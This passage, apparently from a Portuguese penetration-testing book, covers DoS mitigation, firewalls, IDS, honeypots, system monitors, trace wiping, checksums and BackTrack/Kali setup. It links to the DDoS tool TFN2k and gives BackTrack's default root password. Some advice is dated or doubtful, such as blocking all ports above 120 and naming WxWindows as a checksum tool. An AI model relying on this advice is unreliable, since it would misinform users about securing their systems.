⇨ **TFN2k:** <http://packetstormsecurity.org>.

13.5 Solução

Não existe uma solução definitiva para o problema do Denial of Service. Se um DDoS for feito contra você, não haverá muita ação que possa ser tomada. Mas contra os ataques comuns e as falhas, esses sim, você pode dar um jeito. Primeiro esteja sempre corrigindo possíveis bugs do sistema. Depois, configure de modo minucioso como a pilha do TCP/IP vai se comportar em determinadas situações. Por exemplo: você pode configurar o sistema para parar de responder a um determinado IP se ele receber desse endereço dez pacotes Syn em sequência e nenhuma outra resposta. Isso evitaria o ataque de Syn Flood.

Encerramos aqui a parte de Penetration Test.

Agora, veremos um pouco sobre a segurança em si.

- 14 -

Segurança

Estar seguro é uma necessidade nos dias de hoje. Seja segurança física, material ou digital. Especialmente a digital, pois hoje dependemos dos computadores e da Internet para diversas atividades, como consultar a Receita, acessar um banco etc. Vimos como os invasores conseguem obter nossos dados, invadir nossos sistemas e capturar nossas senhas. Agora, vamos entender melhor sobre como nos protegermos.

14.1 Dicas Básicas

Algumas dicas simples podem tornar o seu ambiente mais seguro. Isso é importante, pois são nas pequenas coisas que acabamos tendo os maiores problemas. Se você seguir com cuidado essas recomendações, vai evitar muita dor de cabeça.

- ⇨ Coloque senha na Bios do sistema. Isso vai evitar que alguém possa modificar o seu sistema para fazer com que deem boot pelo CD-ROM, por exemplo.
- ⇨ Evite deixar post-its ou recados com informações importantes como senhas perto do seu computador.
- ⇨ Não utilize uma senha de acesso fácil.
- ⇨ Instale um bom antivírus e esteja sempre atualizando. Se possível, instale dois. Assim, a chance de algo "escapar" da proteção é menor.
- ⇨ Verifique as permissões de usuários, arquivos e pastas do sistema. Permissões malconfiguradas podem permitir facilmente que um invasor consiga escalação de privilégios.
- ⇨ Não faça downloads de programas em sites pouco confiáveis.
- ⇨ Verifique os arquivos de inicialização do sistema para ver se não há nenhum serviço ou software estranho sendo inicializado.

Além dessas dicas, é importante termos algumas ferramentas para nos auxiliar. Veremos algumas que são essenciais de se ter no sistema.

14.2 Firewall

Ferramenta indispensável em qualquer sistema, um firewall é uma proteção importante. Seja composto de software ou hardware, firewall pessoal ou uma solução completa de ACLs (Controle de Listas de Acesso), é essencial e imprescindível você possuir um para sua casa ou empresa. O "muro de fogo" permite que você controle quais os endereços IPs poderão acessar o seu sistema, que serviços poderão ser acessados da Internet, impedir ICMP de entrada (muito importante, já que o ping é o primeiro passo geralmente feito pelos invasores durante os processos de footprinting e varredura), bloquear varreduras de portas e muito outros recursos.

Isso tudo porque foi mencionada apenas a proteção de fora para dentro, mas os firewalls também fazem uma excelente proteção de dentro para fora. Você pode impedir que algum usuário da rede interna se conecte a um servidor Telnet externo, Netbios ou mesmo FTP. Algumas sugestões de bloqueio:


Fora para dentro	Dentro para fora
21 – FTP	21 - FTP
22 - SSH	22 - SSH
23 - Telnet	23 - Telnet
Portas acima do número 120	Portas acima do número 120
ICMP de entrada (ping, traceroute)	ICMP de saída (ping, traceroute)

Claro que existem exceções. Por exemplo, você pode liberar o acesso de fora para dentro para o SSH, que é um serviço seguro. Mas recomenda-se que você especifique o intervalo de endereços IPs que podem se conectar a esse serviço, evitando, assim, que alguém descubra a porta em alguma varredura e tente explorar uma falha. Já se você necessitar da liberação de algum serviço acima da porta 120, tente agir da mesma maneira, especificando aqueles endereços que terão permissão para acessar. De dentro para fora é a mesma coisa.


E o ICMP? Bloqueá-lo de fora para dentro dá até para entender, pois ninguém encontrará o servidor através de ping, dificultando a enumeração de hosts ativos. Mas de dentro para fora? Sim. Algumas

ferramentas de conexão reversa utilizam esse recurso para checar se seus sistemas receptores estão ativos e, ainda existem alguns backdoors que se comunicam somente através desse protocolo. Então, se não for precisar utilizar ICMP de saída, bloqueie pelo menos o ICMP ECHO REQUEST (o ping).

Existem excelentes soluções de firewall para sistemas Windows e Linux/Unix. Particularmente, um que eu gosto bastante é o Kerio Winroute. Vou mostrar um pequeno tutorial dele. Para começar, ele não é apenas um filtro de pacotes. Também realiza NAT, tem servidores DHCP e de correio, entre diversos outros recursos (até antispoofing).




Ao instalar o Winroute, um ícone fica na bandeja do sistema. Através desse ícone, você poderá se conectar ao firewall. Um recurso interessante dele é a utilização de sistema de servidor, ou seja, tendo um usuário e uma senha criados, podemos nos conectar remotamente a ele para realizar novas configurações.




Após entrar corretamente com os dados, a tela principal do sistema ficará disponível. A interface é muito amigável e intuitiva, permi-


tindo que você localize rapidamente alguns recursos importantes que o programa possui.



Em Settings, você tem a opção Packet filter, que é justamente o nosso "muro de fogo". Dê uma olhada nela. Essa opção permite que você veja todas as regras de firewall que já foram criadas e estabelecidas para cada um dos adaptadores do sistema. As regras mostradas estão definidas como Incoming (entrada) e Outgoing (saída). Inclusive, com ele você consegue criar regras até para conexões discadas.



Para definir uma nova regra, escolha o adaptador no qual deseja criar o recurso. Depois, clique no botão ADD. Você vai ter um menu completo para definição de regras. Qual protocolo utilizar, a porta, endereços IPs permitidos (inclusive permitindo que você use intervalos ao invés de endereços simples), se vai permitir ou negar a conexão, tempo de expiração, se vai logar as tentativas de acesso em um arquivo ou vai apenas mostrar na tela, enfim, tudo o que um bom firewall oferece de opções.



Para o sistema Linux, recomendo o também excelente IPtables, sucessor do IPchains. Permite os mesmos recursos que o winroute, com fácil configuração e utilização de scripts.

Um firewall é realmente uma ferramenta importantíssima, mas de nada adianta quando os ataques são realizados em portas permitidas. Exemplo: ninguém costuma barrar o acesso de fora para dentro na porta 80, servidor Web da empresa ou instituição. Como então detectar ataques de SQL injection ou identificação de vulnerabilidades através de strings? Isso é trabalho para o IDS.


14.3 IDS

Um IDS, ou Sistema de Detecção de Intrusos, nada mais é do que um sniffer. Age da mesma maneira que todos os farejadores, capturando todo o tráfego que existe em uma rede. A grande diferença é que o IDS possui regras bem estabelecidas que procuram nesses pacotes, se algum ataque está acontecendo. Por exemplo, ao analisar pacotes provenientes do servidor Web, ele pode detectar se alguma string maliciosa foi digitada por algum invasor que está tentando identificar falhas. Se o atacante digitar <www.site.com.br/php>, o sniffer irá

capturar essa informação e mostrar como um possível problema de segurança.

É justamente esse o ponto fraco e o forte do IDS ao mesmo tempo. Ele consegue identificar até mesmo shellcodes de exploits sendo executados, mas, ao mesmo tempo, fornece muitos falso-positivos. Mesmo assim, ainda é algo vital de se ter em uma rede para evitar complicações.

Existem diversos softwares que realizam essa tarefa. Dois gratuitos se destacam: o Nuzzler, da CheckPoint, e o excelente e opensource Snort.



Na figura anterior, você vê o Snort rodando e capturando pacotes na rede. Ele pode ser facilmente atualizado através do seu site. Lembre-se: o mais importante do IDS é estar sempre com as regras novinhas, pois ataques aparecem todos os dias. Sem isso, ele não passa de um simples sniffer.

Existe um outro recurso que pode ser utilizado para identificar intrusos. É algo não tão conhecido da comunidade de segurança em geral e menos ainda utilizado.


14.4 Honeypots

O "pote de mel" é uma das mais controversas soluções existentes, mas ainda é uma opção muito útil. Um honeypot é uma ferramenta ou sistema criado com objetivo de enganar um atacante e fazê-

lo pensar que conseguiu invadir o sistema, quando, na realidade, ele está em um ambiente simulado, tendo todos os seus passos logados. Dependendo da situação, essa ferramenta pode ser mais útil até do que um sistema de detecção de intrusos. Existem diversos projetos de potes de mel na Internet, o mais conhecido dele é o HoneyD. Podemos dividir os honeypots em dois tipos:

- **Honeynets**: Redes físicas nas quais cada computador é considerado um honeypot. Geralmente, possuem serviços reais instalados (servidor Web e outros) normalmente "bugados" para que o invasor possa se utilizar deles para ganhar acesso à máquina. Essa categoria de potes de mel é mais utilizada para estudos em ambientes acadêmicos.
- **Honeypots em Software**: São programas criados com o intuito de simular diversos servidores (Web, Telnet, FTP etc.) para que os invasores possam ser enganados. São soluções mais práticas e mais seguras, pois não utilizam serviços reais. Nas honeynets há o risco de um atacante conseguir acesso de baixo nível no sistema e utilizar a máquina como ponte para outros ataques.


Não existem muitos softwares honeypots disponíveis hoje. Eu venho há alguns anos desenvolvendo um, totalmente em português, denominado de Valhala Honeypot. É bem simples de se usar e simula diversos tipos de servidores conhecidos. Vou dar uma rápida demonstração de como o programa funciona.



Na figura anterior, você vê a tela principal do Valhala. Ela está simulando uma sessão de Telnet e mostrando um shell de co-

mandos falsos para o invasor. Perceba que cada um dos comandos digitado pelo invasor foi capturado: dir, cd, type etc. O programa fornece a hora da tentativa, o endereço IP do ataque e tenta descobrir o nome de domínio da máquina (no caso do exemplo, o nome é Kurumin).


Os botões do programa são: Monitor, para deixar o programa funcionando; Parar, para interromper o funcionamento; Limpar, para limpar os logs na tela; Salvar, para salvar esses logs; Opções, para mostrar tipos de configurações diversas, como envio de logs e portas extras a serem monitoradas; Honeypot, que é a configuração dos servidores em si. Vamos dar uma olhadinha melhor nessa opção:



Nas configurações de Honeypot, você pode escolher os servidores falsos que serão simulados, a porta em que irá rodar, o diretório, banners mostrados na conexão, nomes de usuários e senhas a serem descobertos.

O programa vai mais além. É possível, caso você deseje, fazer uma "configuração avançada" em alguns dos servidores para personalizar ao máximo o seu falso sistema. Veja a seguir a configuração personalizada do servidor Telnet.

> Conheça o meu livro *Honeypots e Honeynets - Aprenda a Detectar e Enganar Invasores*, editado pela VisualBooks. Ele se aprofunda bastante no Valhala Honeypot e aborda essa tecnologia.




Nessa configuração de Telnet, você pode definir absolutamente tudo: espaço livre em disco, nome dos diretórios, qual diretório será acessível, endereço MAC e informações de rede que serão mostradas no comando *ipconfig*, quantos comandos o invasor poderá digitar antes de ser desconectado, a possibilidade de vincular arquivos falsos com verdadeiros etc.

Assim, quando o atacante tentar visualizar um arquivo, vai ver o conteúdo verdadeiro, fazendo com que a farsa seja mais convincente. Existem diversas outras opções e estou sempre desenvolvendo novidades para o programa. O melhor de tudo? Ele é gratuito.

14.5 Monitoradores do Sistema


Quando você está desconfiado que existe um backdoor, trojan ou rootkit no seu sistema e ele está injetado em alguma aplicação ou simplesmente ocultando sua porta, você pode tentar descobrir esse malware monitorando o registro do sistema e os arquivos que estão sendo acessados. Normalmente é um processo chato, a menos que você utilize programas específicos para isso.

14.5.1 Monitorador de Registro



Com o Regmon, você consegue ver em tempo real o que suas aplicações estão fazendo no registro do sistema, além do tipo de ação que está sendo realizada: OpenKey (abertura de chave), CloseKey (fechamento de chave), QueryValue (leitura de valor). Veja quantas chaves o MSN abriu em pouco tempo. Se tiver algum malware no sistema e ele estiver realizando consultas frequentes no registro, você conseguirá rapidamente visualizar.

14.5.2 Monitorador de Arquivos




O FileMon tem a interface idêntica ao Regmon, mas, ao contrário do outro, ele monitora a utilização de arquivos - quais arquivos estão sendo abertos, fechados, que diretórios os programas estão acessando. É um recurso importante para a segurança, já que permite que você encontre aplicações maliciosas que estejam injetadas onde não deveriam, ou mesmo arquivos executáveis suspeitos.

O ideal é deixar o Regmon e o Filemon rodando durante um tempo e depois fazer uma análise dos logs. Se quiser, ambos têm a opção de filtrar os dados. Você pode incluir todas as aplicações e excluir algumas, ou excluir todas e incluir apenas as que você desejar.

14.6 Limpeza de Rastros

Sabe aquele documento importante, confidencial, que você manda retalhar antes de jogar no lixo para que ninguém consiga recuperá-lo depois? Pois é, às vezes, no computador, você precisa fazer a mesma coisa. Existem softwares que conseguem recuperar até duas, três formatações passadas em um sistema. Isso significa que não adianta mais você apagar normalmente um arquivo, ele poderia ser facilmente recuperado.


Outro problema seriam todos os rastros que o Windows deixa quando você trabalha nele: últimos documentos acessados, últimas músicas ouvidas, últimas páginas digitadas, arquivos temporários no cache e muitas outras coisas. Imagine a situação: você apaga esses dados, seus documentos importantes, achando que não há como serem recuperados. De repente, alguém rouba o seu notebook e consegue recuperar essas informações vitais. Por isso mesmo, vou apresentar uma solução para você se livrar de todos os tipos de rastros de uma só vez: o Evidence Eliminator.



14.7 Checksums

Uma maneira eficiente de você identificar se um arquivo é realmente quem deveria ser e não uma versão "hackeada", como no caso de um rootkit, é utilizar o recurso do checksum MD5. Um hash criptografado é gerado para cada arquivo que você pedir, assim, qualquer alteração nele, por mínima que seja, vai fazer com que um outro hash completamente diferente seja gerado. É importante então você ter um pequeno banco de dados desses checksums, feitos principalmente logo que o sistema operacional for instalado. Isso porque, nessa situação, os executáveis estão "frescos" (livres de vírus e malwares) e você poderá utilizar essa lista de hashes para futura comparação, caso desconfie que algum dos seus programas foi comprometido.

Muitos programas realizam isso, entre eles o WxWindows.



14.8 Softwares

14.8.1 Windows

- **Winroute:** <www.kerio.com>.
- **Nuzzler:** <www.checkpoint.com>.

- **Snort:** <www.snort.org>.
- **Valhala Honeypot:** <www.sourceforge.net/projects/valhalahoneypot>.
- **Valhala Honeypot 2#:** <www.defhack.com>.
- **Regmon:** <www.sysinternals.com>.
- **Filemon:** <www.sysinternals.com>.
- **Evidence Eliminator:** <www.superdownloads.com.br>.

14.8.2 Linux

- **Iptables:** <http://packetstormsecurity.org>.
- **Snort:** <www.snort.org>.

- 15 -

BackTrack Kali Linux

Como mencionado anteriormente, o BackTrack é uma distribuição Linux que já contém os principais softwares e que vem pré-configurado para a realização de um Penetration Test. A versão mais recente do BackTrack é a 5r3.

Apesar de muitos ainda gostarem dessa distribuição, ela foi descontinuada e em seu lugar surgiu o Kali Linux **<www.kali.org>**, uma espécie de sucessor espiritual do BackTrack .

Você pode utilizar essas distribuições de 3 formas distintas:

- ⇨ como um live cd.
- ⇨ instalando-o no hard disk da máquina.
- ⇨ em uma máquina virtual.


De fato, no site do BT ou do Kali você encontra uma vm à disposição para ser baixada e utilizada com o vmware.

Neste capítulo, irei demonstrar como acessar o BackTrack *(*já que ele ainda é o mais usado), a forma de instalá-lo no seu disco rígido e algumas seções e ferramentas que vêm com essa distribuição. As configurações do Kali Linux são bem similares.

15.1 Iniciando o BackTrack

Para logar no BT, utilize o usuário root e a senha padrão toor.


Após acessar o shell, execute o comando *startx* para abrir a interface gráfica do BackTrack.



15.2 Instalação

Para instalar o BT, o modo mais simples é utilizando o script que está disponível no desktop. Clique em install.sh e uma janela abrirá requisitando diversas informações para a instalação (fuso horário, layout de teclado, particionamento, etc.).

Siga os passos para instalar com sucesso o BackTrack no seu disco rígido.




15.3 Configuração de Interface de Rede

Para configurar as interfaces de rede colocando endereço IP, máscara, entre outros, devemos abrir o arquivo /etc/network/interfaces com o utilitário vim (ou direto na interface gráfica com um editor de texto):

```
vim   /etc/network/interfaces
```

Observe o conteúdo do arquivo interfaces na imagem a seguir:



```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp
#iface eth0 inet static
#address 192.168.10.4
